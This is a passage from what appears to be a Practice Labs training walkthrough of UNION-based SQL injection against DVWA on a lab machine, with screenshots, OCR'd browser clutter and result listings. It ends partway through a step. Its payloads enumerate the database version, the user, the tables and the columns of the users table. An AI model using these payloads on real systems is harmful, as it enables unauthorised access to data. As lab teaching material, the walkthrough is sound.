
```
ID: 3' and 1=0 union select null, version () #
First name:
Surname: 10.1.16-MariaDB
```

Figure 2.6 Screenshot of PLABKALI01: DVWA SQL Injection results.

Now we know that the database is MariaDB and its version 10.1.16

Type into the User ID Field:

3’ and 1=0 union select null, user() #



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+select
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Submit

Vulnerability: SQL Injection

User ID:

```
ID: 3' and 1=0 union select null, user() #
First name:
Surname: root@localhost
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Figure 2.7 Screenshot of PLABKALI01: DVWA SQL Injection results.

The main user here is root@localhost.

Type into the User ID Field:

3’ and 1=0 union select null, database() #


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+select
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Submit

Vulnerability: SQL Injection

User ID:

```
ID: 3' and 1=0 union select null, database() #
First name:
Surname: dvwa
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Figure 2.8 Screenshot of PLABKALI01: DVWA SQL Injection results.

The database is confirmed now belonging to DVWA.

Step 5

Type into the User ID Field click **Submit**:

```
3’ and 1=0 union select null,table_name from
information_schema.tables #
```


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
User ID:
Submit

Vulnerability: SQL Injection


```
ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: guestbook

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: users

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: 3' and 1=0 union select null,table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

Figure 2.9 Screenshot of PLABKALI01: DVWA SQL Injection results.

We are now presented with column headings through the table of the database. We can see that there are a lot of different headings within this database. Take a moment to scan through the different listings and you will see that there are columns for user privileges and a variety of statistical information which are held in the database.

Type into the User ID Field:

3’ and 1=0 union select null,table_name from information_schema.tables where table_schema!=’mysql’ and table_schema!=’information_schema’ #


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID: Submit


```
ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: guestbook

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: users

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: accounts

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: cond_instances

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: events_stages_current

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: events_stages_history

ID: 3' and 1=0 union select null,table_name from information_schema.tables where table_sc
First name:
Surname: events_stages_history_long
```

Figure 2.10 Screenshot of PLABKALI01: DVWA SQL Injection results.

This command has brought up information about the account columns by calling on the schema which contains those details. We see an that we have accessed information about the guestbook, users and accounts fields.

Type into the User ID Field:

3’ and 1=0 union select null,table_name from information_schema.columns where table_name=’users’ #



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Submit

Vulnerability: SQL Injection

User ID:

```
ID: 3' and 1=0 union select null, table_name from information_schema.columns where table_
First name:
Surname: users
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Figure 2.11 Screenshot of PLABKALI01: DVWA SQL Injection results.

Here we have picked out the column for only the users. We will now work on that column specifically.

Step 6

Type into the User ID Field:

```
3’ and 1=0 union select
null,concat(table_name,0x0a,column_name) from
information_schema.columns where table_name=’users’ #
```


PLABKALI01 - Internet Explorer
